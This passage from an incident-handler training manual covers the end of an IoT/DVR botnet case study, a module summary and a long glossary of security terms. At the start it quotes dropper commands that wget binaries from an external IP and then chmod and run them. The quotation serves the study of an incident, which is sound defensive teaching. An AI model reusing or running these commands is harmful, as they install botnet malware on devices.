rm -rf WW9mdWthc2hp.8wget;wget http://136.144.41.169/WW9mdWthc2hp.sh4 -O WW9mdWthc2hp.8wget;chmod +x WW9mdWthc2hp.8wget;./WW9mdWthc2hp.8wget sh4.wget;rm -rf WW9mdWthc2hp.8wget;
rm -rf WW9mdWthc2hp.9wget;wget http://136.144.41.169/WW9mdWthc2hp.spc -O WW9mdWthc2hp.9wget;chmod +x WW9mdWthc2hp.9wget;./WW9mdWthc2hp.9wget spc.wget;rm -rf WW9mdWthc2hp.9wget;
rm -rf WW9mdWthc2hp.10wget;wget http://136.144.41.169/WW9mdWthc2hp.x86 -O WW9mdWthc2hp.10wget;chmod +x WW9mdWthc2hp.10wget;./WW9mdWthc2hp.10wget x86.wget;rm -rf WW9mdWthc2hp.10wget;
```

Figure 10.59: Screenshot of wget.sh exploits

- **Eradication and Recovery**

  For eradication, incident handlers advised customers to change the default usernames and passwords of infected devices and install firewalls on all Internet-connected devices. If a device appeared to be compromised, they recommended updating the device software, which can help in removing the existing vulnerability and restore the device to normal functionality.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Post Incident Activities**

  The IH&R team requested customers and DVR users to maintain security updates. They also advised customers to limit the device's exposure to the Internet and frequently monitor the network traffic, outbound port scan, and unusual bandwidth usage.

- **Lessons Learned**

  Incident handlers realized the threat landscape for Internet-connected devices. They also realized the importance of updating devices regularly and promptly.

## Module Summary

In this module, we discussed the importance of handling endpoint security incidents and common endpoint security incidents. We also discussed the preparation, detection, containment, eradication, and recovery of mobile-, IoT-, and OT-based security incidents. Furthermore, we discussed various best practices against these security incidents, along with a case study on handling endpoint security incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Glossary

## A

- **Availability:** Availability is the assurance that systems responsible for delivering, storing, and processing information are accessible when required by authorized users.
- **Authenticity:** Authenticity refers to the genuineness or uncorruptness of communication, documents, or data.
- **Active Attacks:** Active attacks tamper with the data in transit or disrupt communication or services between systems to bypass or break into secured systems.
- **Application Flaws:** Application flaws are vulnerabilities in applications exploited by attackers.
- **Antivirus/Antispam Software:** Antivirus software detects malware, alerts administrators or users, and prevents it from infecting hosts.
- **Attorney:** An attorney guides the client's activities, manages the collected forensic evidence, and retains its value during the legal and notification obligations.
- **Administrative Security Controls:** Administrative security controls are management limitations, operational and accountability procedures, and other controls that ensure the security of an organization.
- **After-Action Report (AAR):** An after-action report (AAR) is a strategic planning report developed by the IH&R team to accumulate all the related information after an incident has impacted the organization's operations.
- **ARP Poisoning:** In ARP spoofing, numerous forged ARP requests and reply packets are constructed to overload a switch.
- **Activity Profiling:** Activity profiling is performed based on the average packet rate for network flow, which consists of consecutive packets with similar packet header information.
- **Application Whitelist:** Application whitelist is a list of authorized applications that are legitimate and safe to be used on organizational devices.
- **Accidental Insider:** Accidental insider threats occur from the inadvertent exposure of confidential details to an external entity.

## B

- **Black Hats:** Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes.
- **Buffer Overflows:** Buffer overflows are common software vulnerabilities resulting from coding errors that allow attackers to gain access to a target system.
- **Behavioral Indicators:** Behavioral indicators of compromise are used for identifying specific behavior related to malicious activities.
- **Black-hole Filtering:** Black-hole filtering is a common technique used to defend against botnets and prevent DoS attacks.
- **Broken Access Control:** This vulnerability is related to improperly enforced restrictions on the actions of authenticated users.
- **Base64 Encoding:** The Base64 encoding scheme represents any binary data that only use printable ASCII characters.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Behavioral Analysis:** Compare the past behavior of individuals with that of their co-workers to detect malicious behavior of the insider along with their intention.

## C

- **Confidentiality:** Confidentiality is the assurance that the information is accessible only to those who are authorized to have access.
- **Cyber Terrorists:** Cyber terrorists are individuals with a wide range of skills who are motivated by religious or political beliefs to create fear of large-scale disruption of computer networks.
- **Criminal Syndicates:** Criminal syndicates are groups of individuals or communities involved in organized, planned, and prolonged criminal activities.
- **Close-in Attacks**: Close-in attacks are performed when the attacker is in close physical proximity to the target system or network.
- **Cyber Kill Chain Methodology:** The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities.
- **Command and Control:** The adversary creates a command and control channel that establishes two-way communication between the victim's system and the adversary-controlled server to communicate and pass data back and forth.
- **Containment:** Containing an incident allows incident responders to stop the attack from spreading, causing further damage.
- **Cyber Threat Intelligence:** Cyber Threat Intelligence (CTI) is defined as the collection and analysis of information about threats and adversaries and the drawing of patterns that provide the ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyber-attacks.
- **Cost of an Incident:** The cost of an incident is the sum of the total amount lost directly and indirectly due to the attack and the amount spent on recovering from the incident, including the IH&R functions.
- **COBIT Framework:** COBIT is an IT governance framework that helps organizations in incident management by providing explicit controls and clearly defined process goals, risks, and security.
- **CIS Critical Security Controls:** The Center for Internet Security (CIS) controls is a prioritized set of actions that collectively form a defense-in-depth set of best practices that mitigate the most common attacks against systems and networks.
- **CAN-SPAM Act:** The CAN-SPAM Act is a law that sets the rules for sending e-mails for commercial purposes, establishes the minimum requirements for commercial messaging, gives the rights for recipients to ask the senders not to e-mail them, and spells out the penalties in case the mentioned rules are violated.
- **Centralized IR Team:** A single IH&R team responsible for handling and responding to incidents throughout the organization.
- **Coordination Teams:** Provides advisory service to other IH&R teams in the organization without having authority over them.
- **Chain of Custody:** Chain of custody refers to a legal document that demonstrates the progression of evidence as it travels from the original evidence location to the forensic laboratory.
- **Child Identity Theft:** This type of identity theft occurs when the identity of a minor is stolen.
- **Criminal Identity Theft:** This is one of the most common and damaging types of identity theft. Criminals use someone else's identity to escape criminal charges.
- **Cyberstalking:** Cyberstalking is a crime where attackers harass an individual, group, or organization. It is similar to cyberbullying, where attackers use emails, IMs, or social media to stalk victims.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Child Pornography:** Child pornography is a criminal offense where a child or minor is depicted to be engaging in sexually explicit conduct in photographs, films, videos, or computer-generated images or pictures, whether made or produced by electronic, mechanical, or other means.
- **Child Abduction:** Child abduction is the offense of wrongfully removing or wrongfully retaining, detaining, or concealing a child or baby.
- **Cloud Computing:** Cloud computing refers to the on-demand delivery of IT capabilities, wherein IT infrastructure and applications are provided to subscribers as a metered service over a network.
- **Compromised Insider:** An insider with access to critical assets of an organization who is compromised by an outside threat actor.

## D

- **Distribution Attacks:** Distribution attacks occur when attackers tamper with hardware or software before installation.
- **DLL Injection:** When an application runs third-party or untrusted code that loads an assembly or DLL file, an attacker may exploit this vulnerability to inject a malicious DLL into the current running process and execute malicious code.
- **Design Flaws:** Design vulnerabilities, such as incorrect encryption or poor validation of data, refer to logical flaws in the functionality of the system that attackers exploit to bypass the detection mechanism and acquire access to a secure system.
- **Default Passwords:** Manufacturers provide users with default passwords to access the device during their initial setup, which users must change for future use.
- **Distributed IR Teams:** Multiple IH&R teams, each responsible for handling incidents for a specific logical or physical segment of the organization.
- **Drive-by Downloads:** This refers to the unintentional downloading of software via the Internet.
- **Deceptive Phishing:** Deceptive phishing is a type of phishing attack in which attackers create email addresses similar to those of a reputable organization to trick users into providing sensitive data or login credentials.
- **Domain Keys Identified Mail (DKIM):** DKIM is an email authentication standard designed to detect spoofing.
- **Denial-of-service Incidents:** DoS and DDoS attacks are the most common attacks affecting large organizations that prevent authorized users from accessing a computer or network.
- **Directory Traversal Attacks:** Attackers can perform path traversal attacks, also called directory traversal attack, to access files and directories stored in the web root folder of systems and servers linked to a web application.
- **Dictionary Attacks:** Attackers can use techniques and methods such as brute-force, dictionary, and rainbow table to gain access to the password and other credentials of web applications.
- **Distributed Storage:** Distributed storage in the cloud offers better scalability, availability, and data reliability.
- **Disgruntled Employees:** Attacks may be performed by unhappy employees or contract workers.

## E

- **External Threats:** External attacks exploit vulnerabilities that already exist in a network without the assistance of insider employees.
- **Exploitation:** Exploit a vulnerability by executing code on the victim's system.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Email Indicators:** Attackers usually prefer email services to send malicious data to the target organization or an individual.
- **ENISA:** The European Network and Information Security Agency (ENISA) provides, among many other activities related to IT security in the European Union, reference materials, good practice guides, and exercise material for cyber emergency response teams (CERTs).
- **Event Correlation:** Event correlation is a technique used to assign new patterns to relate a set of events that occur in a fixed amount of time.
- **Exhibit Numbering:** Exhibit numbering or exhibit labeling refers to tagging evidence with a sequential number, which includes the case and evidence details.
- **Event Logs Monitoring/Analysis:** Log analysis is a process that provides details of activities or events that can extract possible attacks in the form of Trojans or worms in the system.
- **Egress Filtering:** Egress filtering scans the headers of IP packets leaving a network.
- **Eavesdropping:** Eavesdropping involves overhearing a conversation surreptitiously.

## F

- **Footprinting:** Footprinting and reconnaissance constitute the preparatory phase, in which an attacker gathers as much information as possible about the target before launching an attack.
- **File Integrity Checking Software:** File integrity checking software detects and alerts when critical system files are modified.
- **FTC:** The Federal Trade Commission (FTC) is a federal agency of the US government body whose fundamental aim is to enforce civil (non-criminal) antitrust laws to ensure consumer protection.
- **FFIEC:** The Federal Financial Institutions Examination Council (FFIEC) is a formal U.S. government interagency body that prescribes uniform principles, standards, and report forms to promote standardization across the financial institutions.
- **Federal Information Security Management Act (FISMA):** The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support Federal operations and assets.
- **Forensic Investigators:** Forensic investigators—experts in the forensic investigation of incidents—help organizations and law enforcement agencies investigate and prosecute cybercrimes' perpetrators.
- **Financial Auditors:** Financial auditors are responsible for calculating the costs involved in an incident, such as damages or losses caused by the incident and costs incurred by IH&R.
- **Forensic Readiness:** Forensic readiness includes establishing specific incident response procedures and designated trained personnel to handle the procedures in case of a breach.
- **Forensic Readiness Planning:** Forensic readiness planning refers to a set of processes to be followed to achieve and maintain forensics readiness.
- **Forensic Policy:** A set of procedures describing the actions an organization must take to preserve and extract forensic evidence during an incident; organizations must create and implement a forensics policy for incident responders to follow.
- **First Response:** The first response refers to the first action performed after the occurrence of a security incident.
- **First Responder:** The term “first responder” refers to the person who is the first to arrive at the crime scene to assess the scene and alert the management and incident response teams.
- **File Fingerprinting:** File fingerprinting is the process of computing the hash value for a given binary code to identify and track data across a network.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Financial Identity Theft:** This type of identity theft occurs when a victim's bank account or credit card information is stolen and illegally used by a thief.
- **Full Connect Scan:** In a TCP full connect scan, attackers perform a complete three-way handshake to find open ports on the target system.
- **File Injection Attacks:** Attackers use scripts to inject malicious files into servers, which allows them to exploit vulnerable parameters and execute malicious code.

## G

- **Gray Hats:** Gray hats are individuals who work both offensively and defensively at various times.
- **Gramm–Leach–Bliley Act (GLBA):** Enacted in 1999, the Gramm–Leach–Bliley Act requires financial institutions—companies that offer consumers financial products or services like loans, financial or investment advice, or insurance—to explain their information-sharing practices to their customers and to safeguard sensitive data.
- **Granular Information Sharing:** Granular information sharing is a way of sharing the organization's incident information with other entities by separating sensitive and personal information from the information that is shared.

## H

- **Hacktivists:** Hacktivism is a form of activism in which hackers break into government or corporate computer systems as an act of protest.
- **Hacker Teams:** A hacker team is a consortium of skilled hackers with their own resources and funding.
- **Host-based Indicators:** Host-based indicators are determined by analyzing the infected system within the organizational network.
- **Health Insurance Portability and Accountability Act (HIPAA):** The Health Insurance Portability and Accountability Act (HIPAA) Privacy Rule provides federal protection for individually identifiable health information held by covered entities and their business associates and gives patients an array of rights with respect to that information.
- **Human Resources:** The human resources department is responsible for analyzing the human aspects of the disaster and conducting post-event counselling.
- **Host Integrity Monitoring:** Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents.
- **Hacking (compromising a user's system):** Attackers may compromise user systems and route information using listening devices such as sniffers and scanners.
- **Half-open/Stealth-scan:** Attackers use the TCP half-open/stealth port scan technique to find open TCP ports on the target system.
- **HTML Encoding:** HTML encoding schemes are used to represent unusual characters so that they can be safely combined within HTML documents.
- **Hex Encoding:** The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.
- **Hacktivism:** This is a mechanism in which employees attack the organization to make political statements or embarrass a company by publicizing sensitive information.

## I

- **Information security:** "Information security" is a state of well-being for information and infrastructure in which the possibilities of information and services theft, tampering, and disruption are low or tolerable.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Integrity:** Integrity is the trustworthiness of data or resources in the prevention of improper and unauthorized changes.
- **Industrial Spies:** Industrial spies are individuals who perform corporate espionage by illegally spying over competitor organizations.
- **Insiders:** An insider is any employee (trusted person) who has access to the critical assets of an organization.
- **Insider Attacks:** Insider attacks are performed by trusted persons with physical access to the target's critical assets.
- **Indicators of Compromise:** Indicators of Compromise (IoCs) are the clues/artifact/pieces of forensic data that are found on a network or operating system of an organization that indicates a potential intrusion or malicious activity in organization's infrastructure.
- **Insecure Protocols:** Insecure protocols transmit information or data in plaintext without implementing encryption techniques to secure data.
- **Integer Overflows:** An integer overflow occurs when an arithmetic function is generated and attempts to store an integer value larger than the maximum value that the allocated memory space can store.
- **Improper Certificate and Key Management:** Improper certificate and key management may lead to many vulnerabilities that allow attackers to perform password cracking and data-exfiltration attacks.
- **Information Security Incidents:** An information security incident is any real or suspected network or host activity or event that potentially threatens the security of the information stored on network devices and systems with respect to confidentiality, integrity, and availability.
- **Indicators:** An indicator is a sign representing that the incident has probably occurred or is currently in progress.
- **IDPS**: IDPS systems are used to detect suspicious events and log details related to incidents, such as the date and time of detection, type of incident, and source and destination IP addresses.
- **Intangible Cost:** This refers to expenditures that the organization cannot calculate directly or accurately.
- **Incident Management:** Incident management is a set of defined processes for identifying, analyzing, prioritizing, and resolving security incidents to restore the system to normal service operations as soon as possible and to prevent the recurrence of the incident.
- **Incident Handling and Response (IH&R):** Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or a cyberattack.
- **Incident Response Automation:** Incident response automation is the process of superseding manual IR actions with automatic IR actions by using machines and tools.
- **Incident Response Orchestration:** Orchestration is a process of combining human responses, processes, and technologies to obtain better results. Incident response orchestration is an approach to address security incidents that occur in an organization.
- **ISO/IEC 27000 Series:** The ISO/IEC 27000 provides a global framework for effective information security management for all types of organizations.
- **ISO/IEC 27001:** ISO/IEC 27001:2022 is a standard framework for managing information security, cyber security, and privacy protection of information systems and other network resources so that they remain safe and secure.
- **ISO/IEC 27002:** ISO/IEC 27002 is a standard framework that provides recommendations for implementing information security, cyber security, privacy protection controls for organizations that initiate, implement, or maintain information security management systems (ISMSs).


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **ISO/IEC 27035:** ISO/IEC 27035 is a standard for dealing with “Information Security Incident Management,” which defines recommendations and best practices for developing an efficient incident management plan and allowing organizations to prepare for the incidents.
- **ISO/IEC 27037:** ISO/IEC 27037 is a standard for digital forensics that provides recommendations for specific activities in the process of handling digital evidence, such as identification, collection, acquisition, and preservation of digital evidence.
- **ISO/IEC 27041:** ISO/IEC 27041 is a standard that deals with the investigation of information security incidents by ensuring that the methods and processes used in the investigation are "fit for purpose.”.
- **ISO/IEC 27042:** ISO/IEC 27042 provides guidelines for the interpretation and analysis of digital evidence in a manner that addresses issues of continuity, validity, reproducibility, and repeatability.
- **ISO/IEC 27043:** ISO/IEC 27043 is a standard designed to provide guidelines based on idealized models for common incident investigation processes across various incident investigation scenarios involving digital evidence.
- **ISO/IEC 27050:** ISO/IEC 27050 deals with electronic discovery activities such as identifying, preserving, collecting, processing, reviewing, analyzing, and producing electronically processed information (ESI).
- **ISO 22320:** ISO 22320:2018 is a standard framework that deals with emergency incident management by providing guidelines to organizations to mitigate threats.
- **ITIL Incident Management:** The Information Technology Infrastructure Library (ITIL) is an IT service management approach that can be adopted by the IH&R team to respond to security incidents in an organization.
- **IH&R Vision:** An organization’s IH&R vision outlines how the organization plans to secure itself against all types of incidents to prevent business disruption and information loss.
- **IH&R Mission:** An organization’s IH&R mission establishes its desire to have an efficient IH&R procedure capable of handling all types of incidents.
- **IH&R Policy:** Policy is a set of guidelines used to achieve goals and objectives of incident response initiatives set by the IH&R plan.
- **IH&R Procedures:** Incident response procedures, also referred to as standard operating procedures (SOPs), provide detailed processes to implement guidelines defined by IH&R plan and policy.
- **Information Security Officer (ISO):** An ISO governs an organization's security posture and bears responsibility for all IH&R activities in the context of overall organizational information security.
- **Incident Manager (IM):** The IM is responsible for managing all IH&R activities and must be a technical expert with a clear understanding and experience handling security issues.
- **IT Team:** The IT team is responsible for analyzing the security incident, resolving it, and bringing the services to normal.
- **Incident Coordinators:** Incident coordinators connect different stakeholders affected by incidents, such as the incident handling team, the legal team, the human resources team, clients, and vendors.
- **IT Auditors:** An IT auditor’s role in the IR process is to ensure that the IH&R team follows the existing documented procedures.
- **Internal Auditors:** Internal auditors must ensure that an organization complies with the regulations, business standards, and laws of its regions of operation.
- **Incident Classification:** Incident classification performed by the IH&R team can be considered as a standardized method that helps them arrange and manage security incidents as per their established categories.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Incident Prioritization:** Incident prioritization is the most critical decision in the IH&R process: to be sure; incidents must not be handled on a first-come, first-served basis but according to their risk levels.
- **Incident Impact Assessment:** Incident impact assessment refers to the process of determining all types of losses occurred due to an incident.
- **Intrusion Analysis:** It involves analyzing the logs and alerts from intrusion detection systems, SIEMs, and firewalls for the detection of malware.
- **Identity Theft:** A crime in which an imposter steals your personally identifiable information such as name, credit card number, Social Security or driver's license numbers, etc. to commit fraud or other crimes.
- **Identity Cloning and Concealment:** This type of identity theft encompasses all forms of identity theft, where the perpetrators attempt to impersonate someone else simply to hide their identity.
- **Inappropriate Usage Incidents:** A condition where a user violates the acceptable use policies.
- **Ingress Filtering:** Ingress filtering is a packet filtering technique used by many ISPs to prevent source address spoofing in Internet traffic.
- **Injection:** Injection flaws such as SQL command and LDAP injections occur when untrusted data are sent to an interpreter as a part of a command or query.

## K

- **Key Performance Indicators (KPIs)**: Key performance indicators (KPIs) are metrics that allow organizations to assess how effectively they can accomplish the objectives of handling incidents.
- **Key Result Indicators (KRIs)**: A key result indicator (KRI) is a metric used by organizations to monitor their progress and achieve their incident handling objectives.
- **Key Control Indicators (KCIs):** Key control indicators (KCIs) are utilized to specify organizational controls and analyze the accomplishment of established incident handling objectives.

## L

- **Legacy Platform Vulnerabilities:** Legacy platform vulnerabilities are caused by obsolete or familiar code.
- **Live-System/Dynamic Analysis:** It involves analyzing the live systems in operation for the presence of malware.
- **LFI Attacks:** Local file injection (LFI) is an attack where attackers exploit vulnerable inclusion procedures implemented in web applications.

## M

- **Misconfigurations/Weak Configurations:** Misconfiguration is the most common vulnerability and is mainly caused by human error. It allows attackers to break into a network and gain unauthorized access to systems.
- **Memory Leaks:** A memory leak or resource leak is an unintended class of memory consumption that occurs when a programmer fails to erase an assigned memory block when it is no longer required.
- **Maintaining Access:** Maintaining access refers to the phase in which an attacker attempts to retain the ownership of the system.
- **MITRE ATT&CK Framework:** MITRE ATT&CK is a globally accessible knowledge base for adversary tactics and techniques, based on real-world observations.
- **MITRE D3FEND:** MITRE D3FEND is a knowledge base defined by MITRE, which serves as a library of cybersecurity countermeasures, technical components, and their associations and capabilities.
- **MTBF:** Mean time between failures (MTBF) is the interval between fixable errors or problems of a technological product.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **MTTA:** Mean time to acknowledge (MTTA) specifies the amount of time for the incident handler to recognize alerts before initiating an action to address the issue.
- **MTTD:** Mean time to detect (MTTD) measures the time taken by the team to identify or determine a problem.
- **MTTR:** Mean time to resolve (MTTR) counts not only the hours spent detecting and resolving an instant issue but also the time spent to ensure the issue would not reoccur; it is considered the most helpful metric among all KPIs.
- **MTTI:** Mean time to investigate (MTTI) specifies the amount of time the incident handler takes for investigating an alert after recognizing it.
- **MTTC:** Mean time to contain (MTTC) refers to the time taken by the incident handler to identify the whereabouts of attackers or malicious components and thwart their actions before spreading the infections across the network.
- **Malvertising:** Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites.
- **Memory Dump/Static Analysis:** Memory dump or static analysis is the process of analyzing a suspicious file or application to determine its functionality, code, metadata, and other details.
- **Mail Bombing:** Email bombing refers to the process of repeatedly sending an email message to a particular address at a specific victim's site.
- **Mail Storming:** A mail storm occurs when computers start communicating without human intervention.
- **Malware Distribution:** The process of sending attachments that contain malware or links to websites that download malware.
- **Medical Identity Theft:** This is the most dangerous type of identity theft, where the perpetrator uses the victim's name or information without the victim's consent or knowledge to obtain medical products and claim health insurance or healthcare services.
- **Malicious Insider:** A disgruntled or terminated employee who steals data or destroys the company's networks intentionally by introducing malware into the corporate network.

## N

- **Non-Repudiation:** Non-repudiation is a way to guarantee that the sender of a message cannot later deny having sent the message, and that the recipient cannot deny having received the message.
- **Natural Threats:** Natural factors, such as fires, floods, power failures, lightning, meteors, and earthquakes, are potential threats to an organization's assets.
- **Null Pointer/Object Dereference:** Also known as a null reference, a null pointer is a value stored to indicate that the pointer is not designated to any valid object; it also indicates an invalid memory location.
- **Network Indicators:** Network indicators are useful for command and control, malware delivery, detailed identification of the operating system, browser type, and other computer-specific information.
- **NIST Risk Management Framework:** The NIST risk-management framework is a structured, continuous process that integrates information security and risk-management activities into the system development life cycle (SDLC).
- **Network Flows:** Network flow helps find anomalous network activity caused by malware, data exfiltration, and other malicious activities.
- **NERC 1300 Cyber Security:** NERC 1300 Cyber Security is a standard designed to reduce risks to the reliability of bulk electric systems by compromising their critical cyber assets.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **NIST Special Publication 800-61:** The National Institute of Standards and Technology (NIST) special publication 800-61 provides step-by-step instructions for new or well-established incident response teams to create a proper policy and plan.
- **Network Administrators:** Network administrators are responsible for examining a computer network's traffic for signs of incidents or attacks, such as DoS, DDoS, firewall breaches, or other malicious forms of code.
- **Network Traffic Monitoring /Analysis:** Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity.
- **Null Scan:** In a null port scan, attackers send a TCP packet without setting a flag on it.
- **Negligent Insider:** Insiders who are uneducated on potential security threats or simply bypass general security procedures to meet workplace efficiency.

## O

- **Organized Hackers:** Organized hackers are a group of hackers who work together in criminal activities. Such groups are well-organized in a hierarchical structure consisting of leaders and workers.
- **Operating System Flaws:** Owing to vulnerabilities in operating systems, applications such as trojans, worms, and viruses pose threats.
- **Operational Threat Intelligence:** Operational threat intelligence provides information about specific threats to an organization.
- **OODA Loops in Incident Response:** Observe, Orient, Decide, and Act (OODA) loop is a purpose-based decision-oriented framework that allows incident responders to make decisions quickly and effectively by breaking down the procedures into different phases during an incident handling process.
- **On-demand Self-service:** A type of service rendered by cloud service providers (CSPs) that enables the provision of cloud resources such as computing power, storage, and network, always on-demand, without the need for human interaction with service providers.

## P

- **Passive Attacks:** Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with data.
- **Procedures:** "Procedures" are organizational approaches that threat actors follow to launch an attack.
- **Precursors:** The precursors indicate the possibility of a security incident in the future.
- **Payment Card Industry Data Security Standard (PCI DSS):** The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards.
- **Playbooks:** IR playbooks must be established with a well-defined approach on how to respond to security incidents consistently and enhance the response time.
- **Point of Contact:** Point of contact refers to the personnel the IH&R team must contact to report an incident and obtain necessary permissions.
- **Phishing:** Phishing is a technique wherein attackers send an email or provide a link that falsely claims to be from a legitimate site to acquire personal or account information from users.
- **Pharming:** Pharming is a social engineering technique wherein attackers execute malicious programs on victim computers or servers; hence, when victims enter a URL or domain name, they are automatically redirected to an attacker-controlled website.
- **Ping Sweep:** A ping sweep (also known as an ICMP sweep) is a basic network scanning technique used to determine IP addresses that map to live hosts (computers).


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Port Scanning:** Port scanning is the process of checking the services running on the target computer by sending a sequence of messages in an attempt to break in.
- **Proxy Servers:** Proxy servers act as a doorway between users and web applications browsed by users.
- **Professional Insider:** Harmful insiders who use their technical knowledge to identify weaknesses and vulnerabilities in the company's network and sell confidential information to competitors or black-market bidders.
- **Pod Slurping:** In pod slurping, attackers use portable storage devices such as iPods and USB sticks to steal sensitive data.
- **Profiling:** Profiling is an ideal way to detect insiders by identifying their behavior patterns.
- **Privileged Users:** Privileged user has a high level of access to the overall system.

## Q

- **QR Code Phishing:** In QR code phishing, attackers initialize a fake QR scanning printer to trick users into scanning with their payment app and provide sensitive information such as Social Security numbers and banking credentials.

## R

- **Resource Exhaustion:** A resource-exhaustion attack damages the server by sending multiple resource requests from different locations to exploit software bugs or errors, leading to the system and server hanging or crashing.
- **Race Conditions:** A race condition is an undesirable incident that occurs when a software or system program depends on the execution of processes in a sequence and on the timing of the programs.
- **Reconnaissance:** An adversary performs reconnaissance to collect as much information as possible about the target to probe for weak points before attacking.
- **RE&CT Framework:** The RE&CT framework allows incident responders to collect, define, and categorize different actions that should be taken to respond to security incidents in an organization.
- **Risk Management:** Risk management is the process of identifying, assessing, responding to, and implementing activities that control how an organization manages the potential effects of risk.
- **Risk Identification:** Identifies the sources, causes, consequences, and other details of the internal and external risks affecting the security of the organization.
- **Risk Assessment:** Risk assessment determines the types of risks present, their likelihood and severity, and priorities and plans for risk control.
- **Risk Treatment:** Risk treatment is the process of selecting and implementing appropriate controls on identified risks to modify them.
- **Runbooks:** Establish runbooks, which consist of tactical, detailed, and conditional steps, on how to perform the specific tasks that are part of the incident response plan.
- **Rich Text Format (RTF) injection:** RTF injection involves exploiting features of Microsoft Office, such as RTF template files that are stored locally or in a remote machine.
- **Rate Limiting:** Rate limiting is a technique used to control the rate of outbound or inbound traffic in a network interface controller.
- **RFC 3704 Filtering:** RFC 3704 is a basic access-control list (ACL) filter that limits the impact of DDoS attacks by blocking traffic with spoofed addresses.
- **RFI Attacks:** Remote file injection (RFI) is a technique that targets underlying web application vulnerabilities and launches attacks from a remote server.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Rapid Elasticity:** The cloud offers instant provisioning of the capability to rapidly scale up or down according to demand.

## S

- **Structured External Threats:** Structured external threats are implemented by technically skilled attackers using various tools to gain access to a network, with the aim of disrupting services.
- **Suicide Hackers:** Suicide hackers are individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment.
- **Script Kiddies:** Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers.
- **State-sponsored Attackers:** Individuals employed by the government to penetrate and gain top-secret information from, and damage the information systems of other governments.
- **System Sprawl/Undocumented Assets:** System sprawl vulnerability arises within an organizational network because of an increased number of system or server connections without proper documentation or an understanding of their maintenance.
- **Strategic Threat Intelligence:** Strategic threat intelligence provides high-level information regarding cybersecurity postures, threats, details about the financial impact of various cyber activities, attack trends, and the impact of high-level business decisions.
- **SIEM:** Security incident and event management (SIEM) systems are similar to IDPS systems, but collect log data from multiple sources, analyze the log data, and generate alerts based on the analysis.
- **Sarbanes–Oxley Act (SOX):** The Sarbanes–Oxley Act, enacted in 2002, aims to protect investors and the public by increasing the accuracy and reliability of corporate disclosure.
- **Security Analysts:** Security analysts support the IM by working directly with the affected systems and networks.
- **System Administrators:** System administrators look after the working and security of systems and can be very helpful in the IR process—they configure systems and provide and grant access.
- **Service Level Agreements (SLAs):** Service level agreements (SLAs) are agreements that specify observable metrics such as availability, response, and responsibility between a provider and a client.
- **Systems Recovery:** Recovery is the process of restoring lost data from backup media.
- **Socially Engineered Click-jacking:** Attackers inject malware into websites that appear legitimate to trick users into clicking them.
- **Spam Emails:** The attacker attaches a malicious file to an email and sends the email to multiple target addresses.
- **Spamming:** Spam indicates irrelevant, unwanted, and unsolicited emails designed to collect financial information such as Social Security numbers and network information.
- **Spear Phishing:** Instead of sending thousands of emails, some attackers opt for "spear phishing" and use specialized social engineering content directed at a specific employee or small group of employees in an organization to steal sensitive data such as financial information and trade secrets.
- **Spimming:** SPIM (spam over instant messaging) exploits instant messaging (IM) platforms and uses IM as a tool to spread spam.
- **Skimming:** Skimming refers to stealing credit or debit card numbers using special storage devices called skimmers or wedges when processing a card.
- **Sender Policy Framework:** SPF is an email validation protocol used by domain owners to prevent email spoofing.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Sequential Change-point Detection:** Change-point detection algorithms isolate the changes in network traffic statistics and traffic flow rate caused by attacks.
- **Stored Cross Site Script Attacks:** In stored XSS attacks, attackers inject malicious code into input sections permanently stored by web applications.

## T

- **Threat:** A threat is the potential occurrence of an undesirable event that can eventually damage and disrupt the operational and functional activities of an organization.
- **Threat Actor:** A threat actor or malicious actor is a person or entity responsible for harmful incidents or has the potential to impact the security of an organization's network.
- **Tactics, Techniques, and Procedures (TTPs):** The term "tactics, techniques, and procedures" refers to the patterns of activities and methods associated with specific threat actors or groups of threat actors.
- **Tactics:** "Tactics" are the guidelines that describe the way an attacker performs the attack from beginning to the end.
- **Techniques:** "Techniques" are the technical methods used by an attacker to achieve intermediate results during the attack.
- **Tactical Threat Intelligence:** Tactical threat intelligence plays a major role in protecting an organization's resources. It provides information related to TTPs used by threat actors (attackers) to perform attacks.
